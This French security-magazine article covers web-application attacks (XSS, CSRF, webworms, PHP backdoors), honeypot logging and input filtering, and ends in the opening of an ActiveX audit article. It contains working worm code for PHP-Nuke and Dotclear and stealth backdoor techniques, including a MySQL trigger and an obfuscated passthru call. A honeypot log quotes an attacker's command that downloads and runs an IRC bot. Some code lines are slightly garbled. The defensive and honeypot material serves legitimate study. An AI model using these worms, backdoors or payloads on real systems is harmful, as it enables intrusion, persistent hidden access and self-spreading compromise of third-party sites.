Imaginez que vous consultiez un site web. Celui-ci vous transmet donc un fichier HTML. Ce fichier possède du code JavaScript permettant de réaliser diverses fonctions sur le document. Si le code JavaScript pouvait modifier le contenu d'autres pages affichées par le navigateur, il en résulterait un important problème de sécurité. Voilà pourquoi JavaScript supporte un système nommé *same origin policy* [1]. Cela signifie que les objets ayant la même origine (provenant du même hôte, utilisant le même protocole et port) peuvent interagir entre eux. Cette politique date de Netscape Navigator 2.0. Internet Explorer utilise le concept de zones pour établir une politique similaire. D'autres langages exécutés du côté client utilisent des techniques proches pour aboutir au même résultat. Cela semble être une bonne idée, mais, comme nous allons le voir, il est possible de trouver des failles en pratique. En trouvant des techniques astucieuses pour injecter des scripts malveillants dans les pages d'un site qui sera visité par la victime, il est possible de contourner ces mécanismes de sécurité. Il serait alors possible de voler les *cookies* de session, de changer le contenu du site web… Il est donc possible d'exploiter la confiance qu'a un utilisateur en un site distant, abrégé, dans le monde des XSS, VNDJACEQMPAGDR – « vous ne devez jamais avoir confiance en quiconque, même pas aux gros dinosaures roses » [2].

Attaques XSS

Il existe deux types de XSS : ceux qui ne sont pas permanents, où l'attaquant ne peut modifier que dynamiquement des éléments du site Web. C'est typiquement le cas lorsque le XSS est présent en modifiant un élément dans un URL. Il est alors nécessaire pour l'attaquant de convaincre la victime de cliquer sur un lien spécialement créé pour exploiter cette vulnérabilité. Une attaque plus sérieuse est l'injection de script malveillant de manière permanente sur un site, par exemple en postant un commentaire contenant des caractères spéciaux sur un site. Le script restera alors sur la page et affectera tous les utilisateurs la visionnant. Nous allons étudier un exemple d'attaque contre le moteur de publication **Dotclear**. La faille ne concerne pas la dernière version, où elle a été corrigée (ou pas). Elle est présente dans la partie « *trackbacks* » et permet l'injection de script arbitraire, pourvu que l'on reste sous une certaine taille. En saisissant l'URL suivant, il est possible d'injecter un code JavaScript témoin :

```
http://localhost/dotclear/tb.php?id=1&url=test&title=test&excerpt=test%3Cscript
%EDalert('xss');%3C/script%3E&blog_name=test
```

La commande précédente va inclure le code suivant :

```
<script>alert('xss') ;</script>
```

Si l'application est vulnérable, le résultat sera qu'un *pop-up* apparaîtra lors de la lecture du site.

Et le CSRF ?

Comme nous venons de le voir, le XSS permet d'exploiter la confiance qu'a le client envers le serveur. Le CSRF consiste à faire l'inverse : exploiter la confiance qu'a le serveur envers le client. Cette confiance est généralement matérialisée par un cookie qui permet d'authentifier une personne. Techniquement l'attaque consiste à faire en sorte que l'utilisateur réalise une action sur le site qui sera utile pour l'attaquant. Par exemple, imaginons une application Web qui permet à ses utilisateurs de modifier le mot de passe par une requête de la forme :

```
http://www.exemple.com/user.php ? action=change_pw & password=hax0r
```

S'il est possible de pousser la victime à cliquer sur le lien ou à le suivre, il sera possible de modifier son mot de passe en quelque chose d'utile. Pour arriver à ces fins, il est possible de :

- Envoyer un email, message instantané contenant le lien.
- Poster ce lien sur un site très fréquenté.
- Poster ce lien sur le site en question, lorsque c'est possible, si possible sous une forme altérée (image par exemple).
- Idéalement, utiliser une attaque XSS pour automatiquement ouvrir cette page.

Si la requête n'est pas une simple requête de type `GET`, mais une requête de type `POST`, l'attaque n'est qu'un peu plus complexe :

```
function makePOSTRequest(url, parameters) {
  http_request = false;
  if (window.XMLHttpRequest) { // Mozilla, Safari,...
    http_request = new XMLHttpRequest();
    if (http_request.overrideMimeType) {
          http_request.overrideMimeType('text/xml');
          }
  }
  else if (window.ActiveXObject) { // IE
    try {
      http_request = new ActiveXObject("Msxml2.XMLHTTP");
    }
    catch (e) {
```

Thorsten Holz
thorsten.holz@mmweg.rwth-aachen.de

Simon Marechal
simon.marechal@thales-security.com
Consultant Tests d'intrusion/Risk Management chez Thales Security Systems

```
    try {
      http_request = new ActiveXObject"Microsoft.XMLHTTP");
    }
    catch (e) {}
  }
}
if (!http_request) {
  alert('Cannot create XMLHTTP instance');
    return false;
}
 //http_request.onreadystatechange = alertContents;
http_request.open('POST', url, true);
http_request.setRequestHeader("Content-type",
                              "application/x-www-form-urlencoded");
http_request.setRequestHeader("Content-length", parameters.length);
http_request.setRequestHeader("Connection", "close");
http_request.send(parameters);
}
```

C'est aussi simple que ça ! Il suffit d'appeler cette fonction avec les paramètres de notre choix pour lancer une requête `POST` arbitraire. Notez que la ligne commentée permet de voir le résultat de la requête, ce qui n'est généralement pas souhaité.

Webworms

Un *webworm* est un programme qui exploite une vulnérabilité dans une application web, et qui est capable de se reproduire par ses propres moyens. Il va généralement affecter la disponibilité de l'application ciblée ainsi que l'image de son propriétaire.

Webworms « classiques »

Qui sont-ils ?

Cette catégorie de ver exploite une faille de type « exécution de code distante » pour se reproduire. Le plus célèbre est Santy.A, qui est apparu en décembre 2004 après la publication d'une faille PhpBB majeure. Il utilisait le moteur de recherche Google de manière à trouver des cibles vulnérables. Une fois une cible infectée, il modifiait tous les sites qu'il trouvait. Techniquement, les Webworms sont distincts des vers habituels :

- Les Webworms utilisent des failles dans une application web, généralement écrite dans un langage de haut niveau. Il est relativement simple d'écrire un ver qui fonctionnera contre toutes les architectures.
- Le ver peut être écrit dans un langage de haut niveau. Il est relativement simple de réaliser des actions complexes, mais également coûteux, voire impossible de réaliser des actions « bas niveau ».
- Une application web ne fonctionne que très rarement avec un privilège système important. Il sera donc nécessaire d'élever ses privilèges pour pouvoir réaliser les actions les plus intéressantes ;
- Le protocole HTTP est basé sur le concept de connexion. L'application ne fonctionnera que lorsqu'un client émet une requête. Il faut donc trouver un moyen technique pour assurer la persistance du ver.
- Les serveurs web journalisent les tentatives d'accès par défaut. Il est donc généralement trivial de découvrir la source d'une attaque.

Webworms célèbres

- Santy.A (décembre 2004) : le premier webworm (ayant eu du succès) et le plus connu. Il nécessitait la présence de l'interpréteur Perl sur l'hôte cible, car il était écrit dans ce langage. Sa plus importante faiblesse était l'utilisation unique de Google pour trouver de nouvelles cibles. Une fois le ver assez développé pour être remarqué, Google a simplement filtré les requêtes effectuées par le ver, stoppant sa progression. Plusieurs variantes ont vu le jour par la suite (dont une qui corrigeait la faille) utilisant divers moteurs de recherche, mais aucune n'eut le succès de Santy.A.
- Lupper/Lupii (novembre 2005) : ce ver était intéressant car ciblant plusieurs vulnérabilités dans différentes applications. Il était par contre téléchargé d'un site central sous forme d'exécutable binaire, le rendant non portable, et compromettant son efficacité en cas de succès. De plus, il recherchait de nouvelles cibles en scannant des IP aléatoires.
- Mambo (novembre/décembre 2005) : ce ver était également sous forme binaire. Il utilisait Google pour trouver des cibles et se connectait à un *botnet*.

Webworms de nouvelle génération

Les vers connus ont de nombreux défauts, qui peuvent être corrigés par les prochains vers dans les catégories suivantes :

Découverte de cibles

Le ver Lupper était le ver le moins efficace de notre sélection. Il recherchait des cibles en utilisant des IP aléatoires. Ce processus n'est pas adapté, car il est tout d'abord difficile d'écrire un scanner efficace (absence de droits *root*, langage de haut niveau), et surtout le protocole HTTP utilise le concept d'hôte virtuel. Pour accéder à un site, il faut généralement fournir son nom après s'être connecté, ce que ne faisait pas Lupper.

Les autres utilisaient un moteur de recherche. C'est une bonne idée, car presque toutes les cibles (avec du trafic !) y seront listées. Le problème est que ces requêtes peuvent être facilement filtrées.

De nouvelles idées seraient :

- Utiliser simultanément plusieurs moteurs de recherche, en espérant que l'un d'entre eux ne sera pas filtré. Cette solution n'est pas viable, comme l'ont montré les variantes de Santy. De plus Google filtre des requêtes qui « semblent » dangereuses, utilisant une heuristique inconnue.
- Réaliser des requêtes qui seraient techniquement difficiles à filtrer. Il en résulterait un nombre de faux positifs accrus, mais cette solution est quand même largement préférable à l'utilisation d'un scanner IP !

- Créer un scanner de « WHOIS » de sorte à obtenir des noms de sites à scanner.
- Utiliser les données locales. De nombreux sites ont des liens vers d'autres sites. La probabilité pour que ces liens soient vers des sites utilisant le même moteur n'est pas négligeable (surtout pour les *blogs*).

Transmission du code du ver

Les trois vers exploitaient une vulnérabilité dans le but de télécharger leur code source vers la cible, puis la réexploiter pour l'exécuter. Le ver Santy était particulièrement inefficace, se transférant par blocs de 20 octets.

Le ver Lupper se téléchargeait toujours à partir du même hôte. S'il avait eu du succès, cet hôte aurait croulé sous les requêtes et aurait pu être déconnecté par le FAI.

Un ver efficace transfère son source au moment où il exploite la vulnérabilité, et évite si possible d'avoir à utiliser le système de fichiers pour se reproduire. Si la vulnérabilité est de type « inclusion de code », il transférera ce code lorsque c'est possible, pour éviter qu'il ne soit présent que sur un seul hôte. Un bon exemple de ce comportement est le ver présenté par la suite.

Exécution du code

Sur les trois vers présentés, deux d'entre eux étaient sous forme binaire, et le dernier nécessitait la présence de l'interpréteur Perl. Ces choix n'étaient pas guidés par une nécessité technique. Bien que la probabilité que Perl soit présent sur la cible soit très grande, il vaut mieux être certain que le ver sera de toute façon exécuté. Pour cela, il vaut mieux utiliser l'interpréteur de l'application Web, qui est forcément installé.

De plus, il faut éviter de réaliser des actions que l'application n'aurait pas à effectuer (créer des fichiers, ouvrir des ports,...).

Exemple de ver

Le ver présenté exploite l'une des (nombreuses) failles PHP-Nuke (testée sur la version 7.5). Celle-ci est l'une des plus bénignes, car elle nécessite la présente de PHP5, encore peu déployé. La faille est présente dans `index.php` :

```
$modpath .= "modules/$name/".$mod_file.".php";
if (file_exists($modpath)){
   include($modpath);
```

Cela signifie qu'une valeur est concaténée à `$modpath` (vide par défaut), et que cette variable est utilisée pour inclure un fichier. Il est possible de contrôler le début de cette variable. La faille provient du fait qu'à partir de PHP5, `file_exists` accepte des URL, en particulier pour FTP. Le ver se propage en déplaçant son code source lorsque c'est possible :

```
//Supprime les limites de durée d'exécution
set_time_limit(0);
// Cet algorithme génère des noms de site FTP probables
// en prenant le nom du serveur :
$h = $_SERVER['HTTP_HOST'];
// la variable $modpath est l'url vers le source du ver
// la variable $g contiendra l'url du source le plus proche
$g = $modpath;
// teste différentes combinaisons sites/login, en utilisant les identifiants SQL
foreach( array("$h", preg_replace('/^[^.]+/','ftp',$h)) as $r)
  foreach( array('',"$dbuname:$dbpass@") as $p )
  {
    $q = ftp://$p$r/modules/News/index.php; // test
    If(mkir(dirname($q),'0777',1) && copy($g,$q)) $g = $q;
  }
// $g contient soit $modpath, soit l'url vers un nouveau ftp
// recherche google simpliste :
$a = implode('', file('http://www.google.com/search?q=%22index.
php%3Fmodname%22&start='.rand(1,180)));
preg_match_all('|=(http://[^\s]+)|',$a,$r);
// infection
foreach($r[1] as $b)
   if( preg_match('|(http.*modname)[^/]*|',$b,$a))
   file("$a[1]=".preg_replace('/modules.*/','',$g));
```

Vers XSS

Ces vers sont intéressants d'un point de vue technique. Nous avons vu le concept du XSS et du CSFR dans l'introduction. Mais comment est-il possible d'exploiter un XSS pour créer un ver ?

Le ver se répand en exploitant la relation entre le client et le serveur : le serveur affiche une page qui contient du code malveillant précédemment inséré par un attaquant. Le navigateur du côté client exécute le code, qui inclut une fonction permettant au ver de se propager. Le ver est alors encore une fois exécuté lorsqu'une autre victime affiche le site. Il ne peut donc pas se suffire à lui-même et a besoin d'un vecteur pour se déployer. De plus, il ne sera efficace que si le XSS est de type permanent. Ils sont également portables sur de nombreuses plateformes, les navigateurs étant tous plus ou moins compatibles.

Ces derniers mois, deux exemples de vers XSS ont vu le jour :

- MySpace, une communauté en ligne de partage de fichiers ;
- Xanga, un site de blogs.

Vous trouverez une description technique du ver MySpace sur [8]. Ce document décrit toutes les petites astuces utilisées par l'auteur du ver pour outrepasser les protections mises en place par le site.

Recherche de cibles

Pour rechercher de nouvelles cibles, il n'est pas possible comme avec un Webworm classique de réaliser des requêtes sur un autre site et d'analyser les résultats. En effet, en raison des mécanismes de sécurité précédemment évoqués (source identique), il n'est pas possible à partir d'un site de lire des données contenues dans un autre site. Il reste donc trois alternatives :

- Ouvrir une fenêtre demandant à l'utilisateur de saisir l'URL d'un site vulnérable. Cette méthode n'aura vraisemblablement pas de succès.
- Utiliser un moteur de recherche interne au site. Cette méthode ne sera malheureusement pas utilisable sur la majorité des sites.
- Lire le contenu du site pour trouver de nouvelles cibles. Cette méthode fonctionnera bien pour toucher une communauté fermée (blogs par exemple).

Infection

Pour infecter de nouvelles cibles, il est possible d'utiliser des fonctions telles que la fonction `POST` précédemment décrite. Il est généralement plus rapide d'ouvrir une fenêtre (`windows.open`) ou tout simplement de faire en sorte que le navigateur réalise la requête, en incluant une balise `<img>` vers le site victime.

Exemple

Voici un exemple sur Dotclear, qui n'affecte pas la dernière version, mais qui pourrait l'affecter au prix de quelques modifications. Il faut injecter le code suivant :

```
<script id="f">
Var d=document;
For(var i=0;i<99;i++)
  d.write('<img src="' + d.links[i].href.replace(/([^\/]|\?)*$/,'') + 'tb.
php?id=1&url=t&excerpt='
  + encodeURIComponent('<script id="f">' + d.getElementById('f').text)
  + '%3C%2Fscript%3E&blog_name=' + i + '>');

</script>
```

On remarquera que le code n'est pas très lisible. En effet, le champ vulnérable (nommé `excerpt` et qui contient normalement un extrait du rétro-lien) est filtré en ce qui concerne la longueur de la requête. Une petite astuce pour réduire la taille du script est employée à la première ligne, et permet d'utiliser la lettre `d` en lieu et place du mot clef `document`.

Ce ver réalisera les actions suivantes pour tous les visiteurs du site :

- La page sera analysée en vue d'obtenir la liste des liens.
- Ces liens seront coupés au niveau du ? ou du dernier /.
- L'exploit lui-même sera ajouté à la fin des liens.
- Une balise image pointant vers ce lien sera créée, et le navigateur tentera de l'ouvrir, transmettant le ver.

Ces actions ne sont pas décelables par un utilisateur, hormis l'ajout éventuel d'icônes « image cassée » en fonction du navigateur. Il est tout à fait possible de s'affranchir de ce problème en jouant avec les balises HTML (`iframe` par exemple).

Portes dérobées au pays de PHP

Parmi toutes les applications Web déployées dans le monde, certaines ont une valeur particulière, pour les informations qu'elles abritent. Ainsi, certains forums possèdent des parties privées où s'échangent les dernières nouvelles sur les pirates de terminaux satellites. Les premières images provenant d'Abu Ghraib proviendraient également d'un forum. Il n'est donc plus ici question d'une simple prise de contrôle d'une application Web, puisque de nouvelles informations peuvent apparaître par la suite. Nous allons voir comment laisser une porte dérobée, de manière furtive, dans une application PHP+MySQL. Les principales contraintes seront ici la robustesse de la solution (à quoi survit-elle ?), ainsi que sa furtivité.

Bricoler la base utilisateur

Un moyen très simple pour obtenir un accès complet aux informations contenues sur un site est d'attaquer cette base, en :

- Ajoutant un nouvel utilisateur « admin » ou en donnant ces privilèges à un utilisateur existant : la plupart des applications Web proposent de lister les administrateurs. Cette solution n'est pas la plus furtive.
- Modifier le mot de passe d'un utilisateur « admin » : cette méthode n'est pas du tout furtive et est condamnée à l'échec lorsque ce mot de passe sera modifié. Il est néanmoins parfois possible de trouver des comptes inutilisés.
- Casser les mots de passe des administrateurs : cette méthode est relativement furtive, et permet par rebond d'accéder à d'autres sites. Comme dans 90% des cas les hachages MD5 des mots de passe sont stockés, il est aisé de les retrouver : sites spécialisés, crackeurs rapides [4]. Il existe des solutions à ce problème [5].

Ces méthodes sont soit intrusives, soit ne survivent pas au changement des mots de passe.

Attaquer la base de données

Ce sujet mérite un article à lui tout seul (cf article d'A. Kornbrust sur Oracle dans ce même dossier). Cette technique a l'avantage de ne pas modifier de fichiers, généralement modifiés lors des mises à jour des applications, et qui peuvent être surveillés par des systèmes de type Tripwire.

Triggers

Les *triggers* (déclencheurs) sont des objets de la base de données qui sont activés sous certaines conditions. Ils ont été ajoutés dans MySQL 5.0.2, et sont donc assez récents pour ne pas être bien connus. Voici un exemple pour phpBB, qui donne les privilèges « admin » aux utilisateurs qui utilisent le mot `op` en tant que sujet d'un *post* :

```
CREATE TRIGGER backdoor BEFORE INSERT ON phpbb_posts_text FOR EACH ROW BEGIN
UPDATE phpbb_users SET user_level=1 WHERE user_id IN (SELECT poster_id FROM
phpbb_posts WHERE post_id=NEW.post_id) AND NEW.post_subject='op';
END
```

Données corrompues

Il est aisé avec un accès direct à la base de données d'injecter des données malveillantes au client et de réaliser un XSS. Il peut également être possible d'injecter du code exécutable lorsque des données sont utilisées par des fonctions dangereuses. On peut penser par exemple aux options de configuration, telles que la racine du répertoire d'inclusion (qui peut être déportée sur un serveur distant), les options passées dans un `eval()`...

Modifier les fichiers source

C'est la solution la plus triviale. Elle manque néanmoins de finesse. Un exemple simple qui peut être ajouté partout :

Altérer les fichiers

C'est certainement le plus simple. Une attaque classique est de réécrire la procédure d'authentification pour ajouter un utilisateur « magique » et enregistrer tous les identifiants de connexion saisis par les utilisateurs dans un fichier accessible à l'attaquant. Le principal problème est que les fichiers sont généralement modifiés lors de la mise à jour de l'application. L'application d'un patch (.diff) révélera la présence d'une modification. Une bonne parade est alors de modifier le fichier de configuration, généralement sauvegardé lors des mises à jour, qui est inclus dans tous les cas. Il faudra alors cacher ses modifications, car ce fichier a beaucoup de chance d'être modifié manuellement.

Ajouter des fichiers

Bien que peu furtive, cette méthode permet de se prémunir contre l'effacement par mise à jour de l'application. Il conviendra alors de placer son fichier dans une zone où un administrateur n'ira pas fouiller (caches, répertoires d'images).

Cacher sa modification

Une fois la position choisie, il faut cacher la modification, pour ne pas alerter un observateur lors d'un contrôle superficiel. Plusieurs fonctions peuvent être utilisées pour interpréter du

code PHP (`eval`, `preg_replace`, `array_walk` et `call_user_func`) ou une commande système (``, `system`, `passthru`, `popen` et `pcntl_exec`). Il est recommandé d'utiliser les plus obscures :

```
call_user_func("\x70\x61\x73\x73\x74\x68\x72\x75", $_POST['test']);
```

L'exemple précédent permet d'exécuter la fonction `passthru` (encodée octet par octet entre les guillemets), avec comme paramètre le contenu du champ `test`.

Cette ligne permet donc de facilement exécuter une commande arbitraire. Il serait très inquiétant de tomber sur une telle ligne dans son source ! Une approche plus fine est de subtilement altérer la logique de l'application ou d'exploiter des ressemblances (utiliser ` au lieu de ') pour cacher son code.

Techniques obscures

Déplacer les fichiers de session

Cette méthode est particulièrement subtile. En utilisant l'option de configuration `session.save_path runtime`, il est possible de déplacer les fichiers de session dans un répertoire accessible via un navigateur. Un tel changement dans un fichier de configuration n'est pas choquant. C'était même le comportement par défaut de l'hébergeur Free.fr jusqu'à ce que les implications de cette option soient révélées sur un célèbre site **[6]**.

En fait, s'il est possible d'accéder à ce répertoire, il est possible de :

- Lire les informations de session, contenues dans les fichiers
- Obtenir les cookies de connexion de tous les utilisateurs, dont la valeur est égale au nom du fichier !

Modifier les « templates » HTML

Ce sont des fichiers modèles utilisés pour afficher le site. Il est trivial de créer des XSS en les modifiant. Comme ils sont généralement modifiés par les administrateurs du site, ils ne sont pas affectés par une mise à jour de l'application. Bien sûr, il est plus amusant de trouver un moyen d'exécuter du code du côté serveur.

Ce qui est intéressant est que les fichiers *templates* sont généralement considérés comme « sûrs » dans le sens où il n'est pas possible d'inclure des commandes arbitraires en leur sein. Par exemple, pour Smarty **[7]** :

"You are not opening your server to the execution of arbitrary PHP code. Smarty has many security features built in so designers won't breach security ..."

Il est néanmoins possible d'exécuter du code arbitraire, Smarty donnant accès à la fonction `preg_replace` (option `e` des expressions régulières) :

En PHP :

```
preg_replace("//e", "system('xxxx');", $x);
```

En Smarty :

```
{$rien|regex_replace:"//e":"system('xxxx')"}
```

Il peut être possible de trouver de tels contournements dans d'autres moteurs de templates.

Défense

Après avoir étudié différentes attaques, il serait agréable de pouvoir se protéger. Voici différentes méthodes pour au moins limiter les risques posés par le déploiement d'applications Web :

Google Hack Honeypots (GHH)

Les techniques utilisées par les *honeypots* (pots de miel) peuvent être employées pour mieux comprendre ces menaces. Un honeypot est une ressource dont la valeur réside dans son exploitation illicite. Ils ont déjà été utilisés dans plusieurs domaines de la sécurité de l'information pour en apprendre plus sur le fonctionnement des *bots*, du *phishing* ou sur d'autres attaques.

L'idée derrière le GHH est de leurrer les vers pour qu'ils exploitent un de nos honeypots. Comme nous l'avons vu précédemment, de nombreux vers utilisent des moteurs de recherche pour trouver une version particulière d'une application Web puis pour l'exploiter. S'il est possible d'ajouter nos honeypots dans la liste des fichiers résultants, il sera possible d'en apprendre plus sur ces vers. Il y a néanmoins plusieurs problèmes pour obtenir un bon PageRank Google :

- Il n'est pas possible de créer des liens trop évidents vers les honeypots, car le secret serait éventé.
- D'un autre côté, le moteur de recherche doit avoir l'impression que le site web est une application web réelle de sorte qu'il soit inclus dans son index.
- De plus, le honeypot doit inclure toutes les informations nécessaires pour être inclus au résultat d'une recherche entreprise par le ver.

Il est donc nécessaire d'utiliser des techniques identiques à celles utilisées par les webmasters. Ces « optimisations » sont utilisées pour inclure le GHH au moteur de recherche, mais seront invisibles à l'observateur occasionnel.

Un exemple d'implémentation de cette technique consiste à inclure un lien vers le GHH (puisque c'est le seul moyen pour qu'il soit découvert), mais en le rendant invisible, par exemple au moyen d'une feuille de style. Par exemple, en HTML :

```
<a href="http://path.to/GHH" style="display:none">invisible</a>
```

Il existe des techniques similaires pour augmenter le rang de notre site sans pour autant révéler nos intentions aux utilisateurs normaux. Le GHH lui-même n'est qu'une émulation de l'application web. Au lieu de la déployer intégralement, seules les parties vulnérables, exploitées par le ver, seront émulées. Il est donc plus facile et plus rapide de déployer et maintenir le honeypot.

Sont journalisées des informations concernant tous les accès effectués sur les parties vulnérables, telles que l'URL demandé, la date, le « référant » HTTP ou la version du client.

Ces données sont utilisées pour identifier individuellement chaque ver, ainsi que pour déterminer les commandes qu'il exécuterait. Voici un extrait du journal d'un GHH :

```
PHPSHELL,01-09-2006 09:47:29 AM, XXX.70.107.165,
/shell/phpshell.php,http://www.google.com/search?
num=100hl=en1r=ie=UTF8safe=offq=intitle&#37;3A&#37;
22PHP&#43;Shell&#43;*&#37;22&#43;&#37;22Enable&#43;
stderr&#37;22&#43;filetype&#37;3AphpbtnG=Search,
text/xml application/xml application/xhtml&#43;xml
```

```
text/html;q=0.9 text/plain;q=0.8 image/png */*;
q=0.5,ISO 8859 1 utf 8;q=0.7 *;q=0.7,gzip deflate,de
de de;q=0.8 en us;q=0.5 en;q=0.3,keep alive,300,
Mozilla/5.0 &#40;Windows; U; Windows NT 5.2; de;
rv:1.8&#41; Gecko/20051111 Firefox/1.5,
Known Search Engine: google.com;Target in URL;
```

Dans le premier exemple, nous voyons qu'un attaquant a trouvé le GHH au moyen d'une requête Google. Il recherche une version vulnérable de « PHP Shell », un *shell* enveloppé dans un script PHP.

Ce script n'étant protégé par aucune forme d'authentification, il est possible d'exécuter des commandes arbitraires. La requête elle-même permet de découvrir des sites PHP-Shell sans protections.

```
PHPSHELL,01-09-2006 09:47:48 AM, XXX.70.107.165,
/shell/phpshell.php,http://[REMOVED]/shell/phpshell.php,
text/xml application/xml application/xhtml&#43;xml
text/html;q=0.9 text/plain;q=0.8 image/png */*;q=0.5,
ISO 8859 1 utf 8;q=0.7 *;q=0.7,gzip deflate,de de de;
q=0.8 en us;q=0.5 en;q=0.3,keep alive,300,Mozilla/5.0
&#40;Windows; U; Windows NT 5.2; de; rv:1.8&#41;
Gecko/20051111 Firefox/1.5,ls;
```

Juste après la première connexion, une commande est lancée par l'attaquant. Il teste ici s'il est véritablement possible d'exécuter une commande arbitraire. Comme ce n'est qu'un honeypot, l'attaquant s'aperçoit de la différence. Mais il a été possible d'en apprendre plus sur ces attaques.

```
PHPSHELL,01-09-2006 11:02:29 AM, XXX.137.186.13,
/shell/phpshell.php,http://[REMOVED]/shell/phpshell.php,
image/gif image/x xbitmap image/jpeg  image/pjpeg
application/x shockwave flash application/vnd.ms
excel application/vnd.ms powerpoint application/msword
*/*,,gzip  deflate,en us,Keep Alive,,Mozilla/4.0 &#40;
compatible; MSIE 6.0; Windows NT 5.1; SV1&#41;,
cd /tmp/.kupdate;wget adultzone.home.ro/mech.tar.gz;
tar -zxvf mech.tar.gz;rm -rf mech.tar.gz;
mv mech netstat;cd netstat; rm -rf mech.set;
wget adultzone.home.ro/mech.set;mv mech uptime;
chmod +x uptime;PATH=:$PATH;uptime;ps x;
```

Dans le troisième exemple, nous voyons une commande plus complexe qui est exécutée. L'attaquant essaie d'installer automatiquement un bot IRC qui pourrait lui permettre de contrôler à distance la machine infectée.

Les GHH permettent donc de mieux connaître ces types d'attaques automatisées contre les applications web.

Les séquences de commandes les plus utilisées (et de loin) que nous avons observées permettent l'installation d'un *bouncer* IRC ou d'une porte dérobée sur le système infecté.

Vérification des entrées utilisateurs

Comme toujours, le meilleur conseil est de traiter le problème à sa racine. Dans notre cas, c'est une entrée utilisateur qui lorsqu'elle est interprétée par l'application lui permet d'exécuter une action malveillante. En aucun cas une application web ne doit traiter des entrées non filtrées. Ces entrées peuvent provenir de plusieurs sources :

- Paramètres des requêtes (`POST` ou `GET`) ;
- Formulaires HTML, incluant les entrées cachées ;
- Requêtes sur une base de données ;
- Cookies utilisateurs et autres en-têtes HTTP.

Toutes ces entrées doivent être filtrées avant qu'elles ne soient utilisées. Il est possible de le faire en supprimant des caractères spéciaux de l'entrée, encodant les éléments dynamiques en sortie et en filtrant les caractères spéciaux des éléments dynamiques. De plus, le contenu des cookies et les résultats des requêtes aux bases de données doivent être filtrés.

Lorsqu'un filtrage est réalisé, il faut employer une politique de rejet par défaut. Seuls les membres de la liste des signes autorisés (entrée seulement numérique, alphanumérique,...) doivent être autorisés.

Le reste doit être supprimé ou doit entraîner un arrêt du site ainsi qu'un message d'alerte pour les administrateurs. Si l'application ne suit pas cette politique, et se contente de filtrer certains caractères tels que < ou >, il peut être possible de contourner ce filtrage en modifiant le type d'encodage des caractères (UTF-8 par exemple).

Pour PHP, l'application doit au minimum utiliser les fonctions `htmlspecialchars()`/`htmlentities()` et `addslashes()` pour vérifier les entrées utilisateurs. Ces fonctions permettent de se protéger contre la plupart des attaques de type XSS et injections SQL.

De plus, PHP peut être configuré de sorte à automatiquement filtrer les apostrophes provenant de la base de données, de fichiers ou de sources externes en activant `magic_quotes_runtime`. L'option `magic_quote_gpc` active ce filtrage pour toutes les entrées reçues par `GET`, `POST` ou cookies.

Il faut néanmoins noter que ces fonctions, si elles sont pratiques pour mitiger les risques d'exploitation ne sont pas une solution ultime. Il est en effet toujours préférable de réaliser un filtrage restrictif, les *magic quotes* ne protégeant pas contre tous les types d'injection (LDAP, SQL sur une variable numérique...).

Références

[1] http://www.mozilla.org/projects/security/components/same-origin.html
[2] http://www.microsoft.com/windows/ie/using/howto/security/settings.mspx
[3] http://webmonkey.wired.com/webmonkey/00/18/index3a_page2.html?tw=backend
[4] http://www.banquise.net/misc/bob-the-butcher.html
[5] http://www.openwall.com/phpass/
[6] http://teh-win.blogspot.com/
[7] http://smarty.php.net
[8] http://namb.la/popular/tech.html

Audit d'un contrôle ActiveX

ActiveX est une technologie de Microsoft reposant sur les normes OLE (*Object Linking and Embedding*) et COM (*Component Object Model*). Son implémentation la plus courante est le « contrôle ActiveX », capable d'être téléchargé et exécuté par un navigateur web et autorisant l'accès depuis celui-ci aux éléments d'un environnement Microsoft.

Les contrôles ActiveX sont de plus en plus présents dans les applications Web : scans antivirus à distance, service de visioconférence, mise à jour de correctifs...

Ces petits exécutables installés lors de la navigation Internet sont utilisables à n'importe quel moment et parfois par n'importe qui. Nous allons voir dans cet article qu'une mauvaise implémentation de ceux-ci crée des trous béants dans la carapace d'ordinateurs par ailleurs bien protégés.

1. Définition et mécanismes de sécurité d'un contrôle ActiveX

1.1 Qu'est-ce qu'un contrôle ActiveX ?

Un contrôle ActiveX, précédemment connu sous le nom de contrôle OLE, est un exécutable fondé sur le *Component Object Model* (COM).

Le modèle COM, présent sur l'architecture Windows, est d'un apport indéniable pour tous les développeurs. Cette spécification indépendante d'un langage de programmation définit la manière dont un composant va pouvoir être codé et être réutilisé par la suite dans d'autres programmes.

Les contrôles ActiveX sont donc **portables** et **réutilisables**. COM spécifie en effet comment réaliser un appel de fonction à partir d'un langage vers un autre (l'appel de fonction pose des problèmes, par exemple le type entier utilise un nombre d'octets différent selon le langage). La plate-forme Windows propose nativement plusieurs composants COM, qui sont fortement utilisés par le système d'exploitation lui-même, mais il est possible de les utiliser dans vos propres applications.

Les contrôles ActiveX sont des composants COM ayant des particularités spécifiques. Généralement, le code des contrôles ActiveX se trouve dans un fichier d'extension .ocx. Il s'agit en fait d'une DLL classique.

Pour les contrôles ActiveX, la base de registre joue un rôle très important : à partir de celle-ci un contrôle sait où se trouve le code du composant à utiliser. Le programme identifie le composant COM via un numéro unique : le CLSID (*CLasS IDentifier*). La base de registre contient tous les CLSID des composants utilisés et pour chaque CLSID, un ensemble de données sont mémorisées (localisation de l'exécutable...).

1.2 Quels sont les mécanismes de sécurité mis en œuvre ?

La plupart des mécanismes de sécurité mis en œuvre par un contrôle ActiveX reposent sur la notion de confiance :

- Confiance envers l'auteur du contrôle ;
- Confiance envers le navigateur, c'est-à-dire Internet Explorer ;
- Confiance envers le site qui utilise le contrôle.

Aussi, il n'y a pas de *sandbox* pour restreindre l'accès aux ressources système, ce qui signifie que lorsqu'un ActiveX est exécuté, il possède les mêmes droits que l'utilisateur qui l'a lancé.

Les contrôles ActiveX ont la capacité d'être « signés ». Cependant le fait qu'un ActiveX soit signé ne signifie pas qu'il soit sûr, c'est-à-dire exempt de toute vulnérabilité ou *backdoor*.

La signature permet uniquement d'identifier l'auteur du contrôle et de s'assurer que le contrôle n'a pas été modifié par un tiers. De plus, la signature est ignorée lorsque le contrôle n'a pas été installé à partir d'Internet Explorer.

Les contrôles ActiveX ont également la capacité d'être marqués comme « sûrs » par leurs auteurs. Une fois encore cela ne signifie pas que le contrôle est sécurisé. Ce marquage peut se faire via l'interface IObjectSafety ou par l'existence de certaines sous-clés de registre :

- La sous-clé `{7DD95801-9882-11CF-9FA9-00AA006C42C4}` signifie « sûr pour script » (*safe for scripting*), i. e. l'auteur souhaite utiliser l'ActiveX depuis une page Web, avec tous les risques que cela comporte en cas de faille.
